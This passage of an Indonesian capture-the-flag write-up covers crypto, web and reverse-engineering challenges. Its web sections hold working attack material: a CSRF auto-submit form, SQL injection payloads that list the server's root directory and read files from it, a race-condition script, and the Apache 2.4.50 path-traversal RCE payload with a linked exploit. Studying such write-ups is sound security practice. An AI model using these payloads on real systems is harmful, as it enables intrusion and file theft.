str(eq2_eval(6198469812648172057129047192074091275910287409126401264086120
8461826012842) * pow(10, 80)).zfill(80)
eval_pad3 =
str(eq3_eval(5328965329864983249810384108136508136480247812658301658316056
8136501681357) * pow(10, 160)).zfill(160)

# Extract keys from eval_pads
def extract_key(pad, length):
    return bytearray([int(pad[i:i+4]) & 0x7F for i in range(0, length * 4,
4)])

key1 = extract_key(eval_pad1, len(enc[:10]))
key2 = extract_key(eval_pad2, len(enc[10:30]))
key3 = extract_key(eval_pad3, len(enc[30:70]))
```

```
# Ensure key lengths match segment lengths
assert len(key1) == len(enc[:10]), f"key1 length: {len(key1)}, enc[:10]
length: {len(enc[:10])}"
assert len(key2) == len(enc[10:30]), f"key2 length: {len(key2)},
enc[10:30] length: {len(enc[10:30])}"
assert len(key3) == len(enc[30:70]), f"key3 length: {len(key3)},
enc[30:70] length: {len(enc[30:70])}"

# Decrypt the text
def decrypt_segment(enc_segment, key):
    return ''.join([chr(ord(enc_segment[i]) ^ key[i]) for i in
range(len(key))])

flag_part1 = decrypt_segment(enc[:10], key1)
flag_part2 = decrypt_segment(enc[10:30], key2)
flag_part3 = decrypt_segment(enc[30:70], key3)

# Combine the parts to form the original flag
flag = flag_part1 + flag_part2 + flag_part3

# Print or write the decrypted flag to a file
print(flag)
with open('decrypted_flag.txt', 'w') as file:
    file.write(flag)

┌──(jons㉿01-20-jonathans)-[~/ctf/hacktoday-quals/nasa]
└─$ python3 dec.py
hacktoday{k4tA_LnY_M4tR3xp0_iTu_s3ru_gTw_BEner_4tau_ng9aK(T-T).......}
```

Web Exploitation

Haerde

Bikin dulu akun dummy buat login, sendcv cuma bisa diakses admin.
Ada kerentanan CSRF, sehingga kita perlu craft html csrfnya yang “autosubmit” dan setor ke endpoint report biar divisit sama bot adminnya

```
<form id="autosubmit"
action="http://127.0.0.1:5000/admin?username=username disini' --"
enctype="text/plain"method="POST" <input name="username" type="hidden"
```

```
value="username disini' --" /> <input type="submit" value="Submit Request"
/></form> <script>document.getElementById("autosubmit").submit();</script>
```

Di sendcv sendiri ada kerentanan SQLi

```
195
196         cur = conn.cursor()
197         cur.execute("INSERT INTO history (username, filename) VALUES ('%s', '%s')" % (username, filename))
198         conn.commit()
199         cur.close()
200
```

Dari query itu, kita tau yg kita input bakal distore di table history si user. Berarti nanti resultnya muncul di history itu.

Berdasarkan querynya, kita kasih payload ini (dari daftar akun baru pake payload sebagai username)

```
133 @app.route('/')
134 @login_required
135 def index():
136     cur = conn.cursor()
137     cur.execute("SELECT * FROM history WHERE username = %s", (session.get('username'),))
138     data = cur.fetchall()
139     cur.close()
140     return render_template('index.html', data=data)
141
```

k.eiites', pg_ls_dir('/') – <- dia bakal insert hasil ls ke history akun k.eiites
k.eiites', pg_read_file('flag_zhJCUuI2bmpqXbwKOwFn9lgBdweIxF0X.txt') – <- buat read flag
(upload cv pake akun itu, kasih admin pake csrf tadi)

Not secure 103.217.145.97:10012

13	tmp	2024-08-24 11:57:22.404495	Download
14	sbin	2024-08-24 11:57:22.404495	Download
15	media	2024-08-24 11:57:22.404495	Download
16	proc	2024-08-24 11:57:22.404495	Download
17	run	2024-08-24 11:57:22.404495	Download
18	home	2024-08-24 11:57:22.404495	Download
19	bin	2024-08-24 11:57:22.404495	Download
20	app	2024-08-24 11:57:22.404495	Download
21	.dockerenv	2024-08-24 11:57:22.404495	Download
22	flag_zhJCUuI2bmpqXbwKOwFn9lgBdweIxF0X.txt	2024-08-24 11:57:22.404495	Download
23	hacktoday{astaga_kamu_ini_orang_titipan_ya_gimana_ini_mas_haerde_mas_haerde_ffdef456ddac}	2024-08-24 11:58:17.108939	Download

Note to Self


Race condition ke API Endpointnya, masukin data junk ke Post Note terus trigger flagnya. Agak susah triggernya gara2 lemot.
Trigger race condition pake ini race.py (biarin ae jalan)

```
import requests
url = "http://127.0.0.1:8000/notes/download/flag.txt"
token = ""
while True:
    headers = {
    "Token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ0ZXNzMTIzNDUifQ.2SJ3JWLeD
nmYOraLwjIkJX8DmLHW4XLAB-7uIJUpNwQ"
    }
    req = requests.get(url, headers=headers)
    print(req.text)
    if 'hacktoday' in req.text:
        break
```

Token isi pake token yg di regis di web.
Nah ntar di web post note yang sizenya maksimal sambil race.py jalanl (10000 char)

```
@app.post("/notes/upload")
def upload(note: Note, Token: Annotated[str, Header()]):
    user = decode_token(Token)
    if not user:
        return Error("Token is invalid.",401)
    if len(note.content) > 10000:
        return Error("Too long, we can not handle that.", 500)
    if user not in active_users():
        add_active_user(user)
    note_id = write_note(user, note.content)
    return {"note_id": note_id}
```

(biar proses upload itu ada jeda ketika racing buat fetch flag dan validasi adminnya)
Ulangin terus pake user baru kalau statusnya “not allowed to access this file”



hacktoday{certified_pembalap_jalanan_9872321}

Defacer Enjoyer

CVE Apache 2.4.50

```
[+] Apache/2.4.50 (Unix) detected on http://103.217.145.97:10010/ - target could be vulnerable
[+] Test for CGI disabled..
[+] Test for CGI enabled..
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var

[VULNERABLE] payload: /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash
[!] RCE IS POSSIBLE :-)
```

https://github.com/CalfCrusher/Path-traversal-RCE-Apache-2.4.49-2.4.50-Exploit/tree/main

Tak edit dikit biar lgsg ls terus cat ke flag.txt


```
            post_data = 'echo Content-Type: text/plain; echo; cat
/flag.txt'
            payload = "/.%%32%65"
```


```
[+] Apache/2.4.50 (Unix) detected on http://103.217.145.97:10010/ - target could be vulnerable
[+] Test for CGI enabled..
hacktoday{wAtasH1_LuP4_UpD4t3_Ap4cH3_ny4_h3h3}
[VULNERABLE] payload: /cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash
[!] RCE IS POSSIBLE :-)
```

Reverse Engineering


CodeRun

Diberikan file CodeRun.jar (Java archive data (JAR)) yang merupakan game mirip Stick Run





Langsung saja decompile programnya dengan jadx-gui. Terdapat Public Class GiftManager di package com.gameobject; yang akan menampilkan flag jika integer x sudah sesuai dengan algoritma check




```
package com.gameobject;

import java.util.Base64;
```


```java
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

/* loaded from: CodeRun.jar:com/gameobject/GiftManager.class */
public class GiftManager {
    private String fakeflag = "hacktoday{upsss_this_is_fake_flag_hehehe}";
    private String gift =
"KHh19flIeUhU/3JYD7dnrIlkG2G9i7/YPHMpRgk1sim+MG3ZdwqTc44lvQVaojKH";
    long[] apaini = {15125, 25570, 8745, 4148, 467, 4148, 15125, 467};
    long apaan = 34393;
    long apeni = 3217;

    public boolean check(int x) {
        String v = Integer.toString(x);
        long[] data = new long[v.length()];
        for (int i = 0; i < v.length(); i++) {
            char c = v.charAt(i);
            long value = (c + 7) * 99;
            long res = 1;
            long apeni2 = this.apeni;
            while (apeni2 > 0) {
                if ((apeni2 & 1) == 1) {
                    res = (res * value) % this.apaan;
                }
                apeni2 >>= 1;
                value = (value * value) % this.apaan;
            }
            data[i] = res;
        }
        int pjg = data.length;
        for (int i2 = 0; i2 < pjg; i2++) {
            int j = ((i2 * 9) + 9) % pjg;
            long temp = data[i2];
            data[i2] = data[j];
            data[j] = temp;
        }
        if (pjg != this.apaini.length) {
            return false;
        }
        for (int i3 = 0; i3 < pjg; i3++) {
```

```
            if (data[i3] != this.apaini[i3]) {
                return false;
            }
        }
        return true;
    }

    public String printgift(int x) {
        String key = Integer.toString(x);
        String rkey = new StringBuilder(key).reverse().toString();
        try {
            byte[] keyData = (String.valueOf(key) + rkey).getBytes("UTF-
8");
            SecretKeySpec secretKeySpec = new SecretKeySpec(keyData,
"AES");
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
            cipher.init(2, secretKeySpec);
            byte[] decodedData = Base64.getDecoder().decode(this.gift);
            byte[] decrypted = cipher.doFinal(decodedData);
            return new String(decrypted, "UTF-8");
        } catch (Exception e) {
            e.printStackTrace();
            return this.fakeflag;
        }
    }
}
```

Langsung saja saya buat program java untuk melakukan bruteforce terhadap nilai x yang memenuhi untuk mendapatkan flag

```
package com.gameobject;

import java.util.Base64;
import javax.crypto.Cipher;
import javax.crypto.spec.SecretKeySpec;

public class Brute {

    public static String decrypt(int x) {
        String gift =
"KHh19flIeUhU/3JYD7dnrIlkG2G9i7/YPHMpRgk1sim+MG3ZdwqTc44lvQVaojKH";
        String fakeflag = "hacktoday{upsss_this_is_fake_flag_hehehe}";
```

```
        String key = Integer.toString(x);
        String rkey = new StringBuilder(key).reverse().toString();
        try {
            byte[] keyData = (String.valueOf(key) + rkey).getBytes("UTF-
8");
            SecretKeySpec secretKeySpec = new SecretKeySpec(keyData,
"AES");
            Cipher cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
            cipher.init(Cipher.DECRYPT_MODE, secretKeySpec);
            byte[] decodedData = Base64.getDecoder().decode(gift);
            byte[] decrypted = cipher.doFinal(decodedData);
            return new String(decrypted, "UTF-8");

        } catch (Exception e) {
            return fakeflag;
        }
    }

    public static void main(String[] args) {
        for (long x = 0; x <= 99999999999L; x++) {
            String flag = decrypt((int) x);

            if (flag.startsWith("hacktoday{") &&
                !flag.equals("hacktoday{upsss_this_is_fake_flag_hehehe}"))
{
                System.out.println("yosh, dapet! x = " + x);
                System.out.println(flag);
                break;
            }

            if (x % 1000000 == 0) {
                System.out.println("Tried x = " + x);
            }
        }
    }
}
```



Bonus

Hadiah kemerdekaan 🚩